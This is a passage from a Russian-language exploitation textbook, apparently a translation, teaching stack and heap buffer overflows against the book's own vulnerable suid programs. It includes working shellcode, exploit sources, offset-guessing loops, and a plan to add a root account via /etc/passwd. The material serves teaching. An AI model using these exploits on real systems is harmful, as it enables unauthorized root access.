Но даже при использовании NOP-цепочки нужно заранее определить примерное местонахождение буфера в памяти. Один из приемов, позволяющих это сделать, – использовать в качестве базы один из соседних адресов в стеке. Вычитая из этого адреса смещение, можно получить относительный адрес любой переменной.

Фрагмент exploit_notesearch.c

```
unsigned int i, *ptr, ret, offset=270;
char *command, *buffer;

command = (char *) malloc(200);
bzero(command, 200); // Обнулить новую память.

strcpy(command, "./notesearch \'"); // Начало буфера команды.
buffer = command + strlen(command); // Поместить буфер в конце.
```

```
if(argc > 1) // Задать смещение.
   offset = atoi(argv[1]);

ret = (unsigned int) &i - offset; // Задать адрес возврата.
```

В эксплойте *notesearch* в качестве отправной точки использован адрес переменной `i` в кадре стека функции `main()`. Из него вычитается смещение, и результат принимается за искомый адрес возврата. Смещение было задано ранее как 270, но откуда взялось это число?

Проще всего определить смещение экспериментально. Отладчик при запуске в нем программы *notesearch* с битом `suid` root несколько смещает память и сбрасывает права доступа, что делает его применение в данной ситуации довольно бесполезным.

Поскольку эксплойт *notesearch* позволяет задать смещение в качестве необязательного аргумента командной строки, можно быстро проверить разные значения смещения.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out 100
-------[ end of note data ]-------
reader@hacking:~/booksrc $ ./a.out 200
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Однако глупо делать эту скучную операцию вручную. В BASH тоже есть цикл `for`, позволяющий автоматизировать данный процесс. Команда `seq` – это простенькая программа, генерирующая последовательность чисел, которые обычно используются в циклах.

```
reader@hacking:~/booksrc $ seq 1 10
1
2
3
4
5
6
7
8
9
10
reader@hacking:~/booksrc $ seq 1 3 10
1
4
7
10
reader@hacking:~/booksrc $
```

Если аргументов только два, генерируются все числа между первым и вторым аргументами. Если аргументов три, то средний из них опре-

деляет, насколько должно происходить увеличение каждый раз. С помощью подстановки команд можно организовать цикл for в BASH.

```
reader@hacking:~/booksrc $ for i in $(seq 1 3 10)
> do
> echo The value is $i
> done
The value is 1
The value is 4
The value is 7
The value is 10
reader@hacking:~/booksrc $
```

Действие цикла for должно быть понятно, несмотря на некоторые синтаксические отличия. Переменная оболочки $i пробегает все значения, подставляемые вместо символов обратной кавычки (генерируемые seq).

Затем выполняется все, что находится между ключевыми словами do и done. Таким способом мы сможем быстро проверить множество различных смещений. Так как длина NOP-цепочки 60 байт, и можно вернуться в любое ее место, отклонение может составлять около 60 байт Можно смело увеличивать смещение с шагом 30, не рискуя промахнуться мимо цепочки.

```
reader@hacking:~/booksrc $ for i in $(seq 0 30 300)
> do
> echo Trying offset $i
> ./a.out $i
> done
Trying offset 0
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

После выбора правильного смещения адрес возврата замещается значением, указывающим какое-то место в NOP-цепочке. Когда программа попытается вернуться по адресу возврата, выполнение проскользнет по NOP-цепочке до команд шелл-кода. Так и было получено исходное смещение.

0x331 Использование окружения

Иногда буфер бывает настолько мал, что в него не помещается даже шелл-код. К счастью, шелл-код можно припрятать и в других местах памяти. Есть так называемые переменные окружения, которые используются оболочкой или пользователем с различными целями, но в данном случае интересны не столько эти цели, сколько то, что эти переменные находятся в стеке и их значение может быть установлено из оболочки.

В приведенном ниже примере переменной окружения MYVAR присваивается значение test. Доступ к переменной окружения выполняется с помощью символа доллара, предшествующего ее имени. Есть также команда env, которая выводит все переменные окружения. Обратите внимание на ряд переменных окружения, значения которых уже установлены по умолчанию.

```
reader@hacking:~/booksrc $ export MYVAR=test
reader@hacking:~/booksrc $ echo $MYVAR
test
reader@hacking:~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/home/reader
USER=reader
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;
33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;4
4:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.
zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:*.
rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.
pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.
tif=01;35:*.tiff=01;35:*.png=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.
avi=01;35:*.fli=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.
flac=01;35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local/hacking:/tmp/.ICE-unix/7489
USERNAME=reader
DESKTOP_SESSION=default.desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
GDM_XSERVER_LOCATION=local
PWD=/home/reader/booksrc
LANG=en_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=ignoreboth
HOME=/home/reader
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Default
LOGNAME=reader
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
DxW6W1OH1O,guid=4f4e0e9cc6f68009a059740046e28e35
LESSOPEN=| /usr/bin/lesspipe %s
DISPLAY=:0.0
MYVAR=test
LESSCLOSE=/usr/bin/lesspipe %s %s
RUNNING_UNDER_GDM=yes
```

```
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=/usr/bin/env
reader@hacking:~/booksrc $
```

Подобным же образом шелл-код можно поместить в переменную окружения, но сначала его нужно представить в таком формате, чтобы с ним можно было работать. Можно воспользоваться шелл-кодом эксплойта *notesearch*, нужно только поместить его в файл в двоичном виде. Выделить байты шелл-кода в шестнадцатеричном представлении можно с помощью стандартных средств оболочки `head`, `grep` и `cut`.

```
reader@hacking:~/booksrc $ head exploit_notesearch.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\""
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\"" | cut -d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80
reader@hacking:~/booksrc $
```

Первые 10 строк программы посылаются на вход `grep`, которая покажет только те строки, которые начинаются с кавычки. Тем самым будут выделены строки, содержащие шелл-код, и переданы на вход `cut` с опциями для показа только байтов между двумя кавычками.

После этого можно воспользоваться циклом `for` в оболочке BASH, чтобы отправить каждую из этих строк команде `echo` с опциями командной строки, включающими интерпретацию шестнадцатеричного представления и подавляющими вывод в конце символа перевода строки.

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep "^\""
| cut -d\" -f2)
> do
> echo -en $i
> done > shellcode.bin
reader@hacking:~/booksrc $ hexdump -C shellcode.bin
00000000 31 c0 31 db 31  c9 99 b0 a4 cd 80 6a 0b 58 51 68   |1.1.1......j.XQh|
```

```
00000010 2f 2f 73 68 68  2f 62 69 6e 89 e3 51 89 e2 53 89   |//shh/bin..Q..S.|
00000020 e1 cd 80                                            |...|
00000023
reader@hacking:~/booksrc $
```

В результате мы получили файл *shellcode.bin*, содержащий шелл-код. Теперь, воспользовавшись подстановкой команд, можно поместить в переменную окружения шелл-код вместе с довольно длинной NOP-цепочкой.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(perl -e ‘print “\
x90”x200’)$(cat shellcode.bin)
reader@hacking:~/booksrc $ echo $SHELLCODE
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□1□1□1□□□ j
                                         XQh//shh/bin□□Q□□S□□
reader@hacking:~/booksrc $
```

Вот таким образом шелл-код оказался в стеке в переменной окружения вместе с 200-байтной NOP-цепочкой. Теперь нам нужно лишь найти адрес любого места в этой цепочке и записать его на место адреса возврата. Переменные окружения находятся в нижней части стека, которую мы изучим, запустив *notesearch* в отладчике.

```
reader@hacking:~/booksrc $ gdb -q ./notesearch
Using host libthread_db library “/lib/tls/i686/cmov/libthread_db.so.1”.
(gdb) break main
Breakpoint 1 at 0x804873c
(gdb) run
Starting program: /home/reader/booksrc/notesearch

Breakpoint 1, 0x0804873c in main ()
(gdb)
```

Устанавливаем точку останова в начало `main()` и запускаем программу. Память программы будет настроена, но прежде чем выполнятся какие-то действия, произойдет останов. Теперь можно посмотреть, что находится внизу стека.

```
(gdb) i r esp
esp            0xbffff660       0xbffff660
(gdb) x/24s $esp + 0x240
0xbffff8a0:      “”
0xbffff8a1:      “”
0xbffff8a2:      “”
0xbffff8a3:      “”
0xbffff8a4:      “”
0xbffff8a5:      “”
0xbffff8a6:      “”
0xbffff8a7:      “”
```

```
0xbffff8a8:       ""
0xbffff8a9:       ""
0xbffff8aa:       ""
0xbffff8ab:       "i686"
0xbffff8b0:       "/home/reader/booksrc/notesearch"
0xbffff8d0:       "SSH_AGENT_PID=7531"
0xbffffd56:       "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9ab:       "\220\220\220\220\220\220\220\220\220\2201ї¿½1ї¿½1ї¿½\231
ї¿½ї¿½ї¿½\200j\vXQh//shh/bin\211ї¿½Q\211ї¿½S\211ї¿½ї¿½\200"
0xbffff9d9:       "TERM=xterm"
0xbffff9e4:       "DESKTOP_STARTUP_ID="
0xbffff9f8:       "SHELL=/bin/bash"
0xbffffa08:       "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2"
0xbffffa43:       "WINDOWID=39845969"
0xbffffa55:       "USER=reader"
0xbffffa61:
"LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;
33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;
44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=0"...
0xbffffb29:
"1;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.
deb=01;31:*.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.
bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=0"...
(gdb) x/s 0xbffff8e3
0xbffff8e3:       "SHELLCODE=", '\220' <repeats 190 times>...
(gdb) x/s 0xbffff8e3 + 100
0xbffff947:       '\220' <repeats 110 times>, 1ї¿½1ї¿½1ї¿½\231ї¿½ї¿½ї¿½\200j\
vXQh//shh/bin\211ї¿½Q\211ї¿½S\211ї¿½ї¿½\200"
(gdb)
```

Отладчик выводит местонахождение шелл-кода (выше выделено полужирным). (При запуске программы вне отладчика адреса могут несколько отличаться.) Отладчик размещает в стеке некоторые данные, поэтому адреса немного сдвигаются. Но когда в цепочке есть 200 команд `NOP` и выбирается адрес около ее середины, такие расхождения несущественны.

Как видно по листингу, адрес `0xbffff947` находится близко к середине NOP-цепочки и должен оставить достаточно места для маневра. После определения адреса команд внедренного шелл-кода остается только записать его на место адреса возврата.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

Нужный нам адрес повторяется столько раз, сколько нужно, чтобы заместить адрес возврата: выполнение возвратится в NOP-цепочку, находящуюся в переменной окружения, и неизбежно дойдет до шелл-кода. В тех случаях, когда размера переполняемого буфера недостаточно для хранения шелл-кода, можно с успехом использовать переменную окружения с длинной NOP-цепочкой. Обычно это значительно облегчает осуществление эксплойта.

Длинная NOP-цепочка весьма полезна, если приходится гадать о том, каким должен быть адрес возврата, однако оказывается, что местоположение переменных окружения определить проще, чем локальных переменных в стеке. В стандартной библиотеке C есть функция `getenv()`, которая принимает в качестве аргумента имя переменной окружения и возвращает адрес этой переменной в памяти. Использование `getenv()` иллюстрирует код *getenv_example.c*.

getenv_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
   printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```

После компиляции и запуска эта программа выводит адрес заданной переменной окружения. Это позволяет гораздо точнее предсказать адрес этой переменной окружения при запуске программы.

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE is at 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

Такой точности достаточно при длинной NOP-цепочке, но если попытаться проделать то же самое без цепочки, программа аварийно завершится. Это означает, что предсказание среды окружения пока неудовлетворительно.

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

```
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Чтобы вычислить точный адрес в памяти, нужно исследовать, насколько различаются адреса. Можно предположить, что адрес переменных окружения зависит от длины имени программы. Чтобы это проверить, изменим имя программы и посмотрим, что при этом произойдет. Хакер должен уметь проводить такие эксперименты и отыскивать закономерности.

```
reader@hacking:~/booksrc $ cp a.out a
reader@hacking:~/booksrc $ ./a SLEDLESS
SLEDLESS is at 0xbffffe4e
reader@hacking:~/booksrc $ cp a.out bb
reader@hacking:~/booksrc $ ./bb SLEDLESS
SLEDLESS is at 0xbffffe4c
reader@hacking:~/booksrc $ cp a.out ccc
reader@hacking:~/booksrc $ ./ccc SLEDLESS
SLEDLESS is at 0xbffffe4a
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbffffe46
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbffffe4e - 0xbffffe46
$1 = 8
(gdb) quit
reader@hacking:~/booksrc $
```

Как показывает эксперимент, длина имени выполняемой программы влияет на адреса экспортируемых переменных окружения. Прослеживается такая закономерность: если увеличить длину имени программы на один байт, то адрес переменной окружения уменьшается на два байта. Это справедливо для имени *a.out*, поскольку *a.out* длиннее *a* на четыре байта, а разница между адресами `0xbffffe4e` и `0xbffffe46` – восемь байт. Наверное, имя выполняемой программы тоже хранится где-то в стеке, что и вызывает сдвиг.

Выяснив это, можно в точности предсказать адрес переменной окружения при выполнении уязвимой программы. Это означает, что можно избавиться от костыля в виде NOP-цепочки. В программе *getenvaddr.c* адрес возврата корректируется в зависимости от длины имени программы и вычисляется очень точно.

getenvaddr.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char *ptr;
```

```
   if(argc < 3) {
      printf("Usage: %s <environment var> <target program name>\n", argv[0]);
      exit(0);
   }
   ptr = getenv(argv[1]); /* Получить адрес переменной окружения. */
   ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Исправить с учетом имени
программы. */
   printf("%s will be at %p\n", argv[1], ptr);
}
```

После компиляции эта программа точно предсказывает, где будет находиться переменная окружения во время выполнения целевой программы. Это позволяет осуществлять эксплойты, основанные на переполнении буфера в стеке, не прибегая к NOP-цепочкам.

```
reader@hacking:~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking:~/booksrc $ ./getenvaddr SLEDLESS ./notesearch
SLEDLESS will be at 0xbfffff3c
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

Как видим, для эксплойта программ не всегда нужен код эксплойта. Воспользовавшись переменными окружения, можно значительно упростить себе жизнь и осуществлять эксплойт из командной строки, а кроме того, сделать код эксплойта более надежным.

В программе *notesearch_exploit.c* для выполнения команды используется функция `system()`. Она запускает новый процесс и выполняет команду с помощью `/bin/sh -c`. Параметр `-c` предписывает программе `sh` выполнить команду в переданном ей аргументе командной строки. Служба поиска кода в Google поможет найти исходный код этой функции, из которого мы узнаем больше подробностей. Откройте *http://www.google.com/codesearch?q=package:libc+system*, и вы увидите этот код целиком.

Фрагмент libc-2.2.2

```
int system(const char * cmd)
{
        int ret, pid, waitstat;
        void (*sigint) (), (*sigquit) ();

        if ((pid = fork()) == 0) {
                execl("/bin/sh", "sh", "-c", cmd, NULL);
                exit(127);
        }
        if (pid < 0) return(127 << 8);
        sigint = signal(SIGINT, SIG_IGN);
        sigquit = signal(SIGQUIT, SIG_IGN);
        while ((waitstat = wait(&ret)) != pid && waitstat != -1);
```

```
        if (waitstat == -1) ret = -1;
    signal(SIGINT, sigint);
    signal(SIGQUIT, sigquit);
    return(ret);
}
```

Важнейшая часть этой функции выделена полужирным. Функция `fork()` запускает новый процесс, а функция `execl()` служит для выполнения команды посредством `/bin/sh` с надлежащими аргументами командной строки.

Применение `system()` может вызывать проблемы. Если `system()` вызывается из программы с флагом `setuid`, права доступа ей не передаются потому что начиная с версии 2 `/bin/sh` опускает права. К нашему эксплойту это не относится, но ему вообще нет необходимости запускать новый процесс. Можно не обращать внимания на `fork()` и сосредоточиться на выполнении команд с помощью `execl()`.

Функция `execl()` входит в семейство функций, которые выполняют команды, заменяя текущий процесс новым. В качестве аргументов функция `execl()` принимает путь к требуемой программе, за которым следуют все аргументы командной строки. Вторым аргументом функции фактически является нулевой аргумент командной строки, который представляет собой имя программы. Последним аргументом является NULL, что означает конец списка аргументов, так же как нулевой байт служит концом строки.

У функции `execl()` есть родственная функция `execle()` – она принимает один дополнительный аргумент, который определяет окружение для процесса, выполняющего команду. Окружение представлено в виде массива указателей на оканчивающиеся нулями строки для каждой из переменных окружения, а сам массив заканчивается указателем NULL.

При вызове `execl()` используется имеющееся окружение, а при вызове `execle()` можно задать его целиком заново. Если массив переменных окружения состоит лишь из строки `shellcode` и нулевого указателя, завершающего список, единственной переменной окружения будет `shellcode`. В таком случае легко определить ее адрес. В Linux адрес равен `0xbfffffffa` минус длина `shellcode` в окружении минус длина имени выполняемой программы. Это точный адрес, и NOP-цепочка не нужна. Все, что нужно в буфере эксплойта, это адрес, повторенный достаточное число раз для того, чтобы заместить адрес возврата в стеке, как показано в листинге *exploit_nosearch_env.c*.

exploit_notesearch_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   char *env[2] = {shellcode, 0};
   unsigned int i, ret;
   char *buffer = (char *) malloc(160);

   ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
   for(i=0; i < 160; i+=4)
     *((unsigned int *)(buffer+i)) = ret;
   execle("./notesearch", "notesearch", buffer, 0, env);
   free(buffer);
}
```

Такой эксплойт надежнее, потому что ему не нужны NOP-цепочка и догадки относительно смещения. Он также не запускает дополнительные процессы.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ end of note data ]-------
sh-3.2#
```

0x340 Переполнения в других сегментах

Помимо переполнений в стеке возможны переполнения буфера в других сегментах – кучи и bss. Как и в *auth_overflow.c*, если важные переменные расположены в памяти после буфера, который может переполниться, появляется возможность изменить порядок выполнения программы. Это не зависит от того, в каком сегменте располагаются переменные, однако возможности управления программой при этом весьма ограничены. Для того чтобы найти такие критические точки и максимально их использовать, нужны опыт и творческий подход. Этот тип переполнений менее стандартизирован, чем переполнения в стеке, но они могут оказаться не менее эффективными.

0x341 Типичное переполнение в куче

Программа *notetaker* из главы 2 *(0x200)* также уязвима для переполнения буфера. В ней есть два буфера, размещаемых в куче, и первый аргумент командной строки копируется в первый буфер. При этом может возникнуть переполнение.

Фрагмент notetaker.c

```
buffer = (char *) ec_malloc(100);
datafile = (char *) ec_malloc(20);
strcpy(datafile, "/var/notes");

if(argc < 2)           // Если нет аргументов командной строки,
   usage(argv[0], datafile); // вывести сообщение об использовании
и завершить работу.

strcpy(buffer, argv[1]);     // Скопировать аргумент в буфер.

printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

В обычных условиях память для `buffer` выделяется начиная с адреса `0x804a008`, то есть раньше, чем память для `datafile` по адресу `0x804a070`, как показывает вывод отладчика. Между этими двумя адресами 104 байта.

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer   @ 0x804a008: 'test'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Поскольку первый буфер заканчивается нулевым байтом, максимальное количество данных, которые можно записать в него без переполнения в следующую переменную, – 104 байта.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x804a070: ''
[!!] Fatal Error in main() while opening file: No such file or directory
reader@hacking:~/booksrc $
```

Как и ожидалось, после записи 104 байт нулевой байт окончания строки переходит в начало буфера `datafile`. В результате `datafile` оказывается единственным нулевым байтом, который невозможно открыть как файл. Но что если заместить буфер `datafile` чем-то бóльшим, чем просто нулевой байт?

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104 .
"testfile"')
[DEBUG] buffer @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile'
[DEBUG] datafile @ 0x804a070: 'testfile'
```

```
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal):
0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384       /cow/home/reader/booksrc/
                                                   notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384       /cow/home/reader/booksrc/
                                                   notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0           [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444       /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444       /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795       /rofs/lib/tls/i686/cmov/
                                                   libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795       /rofs/lib/tls/i686/cmov/
                                                   libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795       /rofs/lib/tls/i686/cmov/
                                                   libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421       /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421       /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0           [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0           [vdso]
Aborted
reader@hacking:~/booksrc $
```

На этот раз переполнение организовано так, что в буфер `datafile` попадает строка `testfile`. В результате программа пишет в файл *testfile* вместо */var/notes*, как предусматривалось изначально. Однако при освобождении памяти в куче командой `free()` обнаруживаются ошибки в заголовках кучи, и программа завершается. Подобно тому как при переполнении в стеке подменяется адрес возврата, существуют критические точки и в архитектуре кучи. В последней версии *glibc* функции управления памятью в куче специально модифицированы для противодействия атакам посредством кучи.

Начиная с версии 2.2.5 эти функции переписаны так, чтобы выводить отладочную информацию и завершать программу при обнаружении проблем в данных заголовков кучи. Это очень осложняет освобождение кучи в Linux.

Но данный эксплойт действует, не опираясь на данные заголовков кучи, поэтому к моменту вызова `free()` программу уже вынудили обманом выполнить запись в новый файл с правами суперпользователя root.

```
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

   if(write(fd, buffer, strlen(buffer)) == -1) // Write note.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Terminate line.

// Закрытие файла
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw------- 1 root reader 118 2007-09-09 16:19 ./testfile
reader@hacking:~/booksrc $ cat ./testfile
cat: ./testfile: Permission denied
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile
reader@hacking:~/booksrc $
```

Чтение из строки продолжается, пока не встретится нулевой байт, поэтому вся строка записывается в файл как `userinput`. Это программа с битом `suid` root, поэтому владельцем созданного файла является root. Кроме того, поскольку имя файла можно задавать, данные могут быть дописаны в любой файл. Однако для данных есть некоторые ограничения: они должны заканчиваться именем выбранного файла и в него будет выведена строка с ID пользователя.

Можно предложить несколько толковых способов использовать открывающиеся возможности. Самый очевидный – дописать данные в конец файла */etc/passwd*. В этом файле находятся все имена пользователей системы, их ID и запускаемые для них оболочки. Понятно, что это важный системный файл, поэтому до начала экспериментов полезно создать его резервную копию.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

Разделителем полей в файле */etc/passwd* служит двоеточие, первое поле – это регистрационное имя, затем следуют пароль, идентификатор пользователя, идентификатор группы, имя пользователя, его личный каталог и, наконец, оболочка, вызываемая при регистрации. Поля пароля заполнены символом `x`, потому что зашифрованные пароли хранятся в другом месте – файле *shadow*. (Однако зашифрованный пароль может храниться и в этом поле.)

Кроме того, все записи в файле *password*, для которых ID пользователя равен 0, получают права *суперпользователя* (root). Таким образом, возникает задача добавить в файл *password* запись с нулевым ID пользователя и известным паролем.

Зашифровать пароль можно с помощью однонаправленного алгоритма хеширования. Так как алгоритм однонаправленный, восстановить исходный пароль по значению его хеша нельзя. Для борьбы с атаками типа поиска по таблице алгоритм использует *случайное число* (salt value), или *привязку*, чтобы при вводе одинаковых паролей получались разные значения хеша. Это стандартная операция, и в Perl для нее есть функция `crypt()`. Ее первый аргумент – пароль, а второй – `salt`. Тот же пароль, но с другой привязкой, дает другой хеш.

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA"). "\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX"). "\n"'
XXq2wKiyI43A2
reader@hacking:~/booksrc $
```

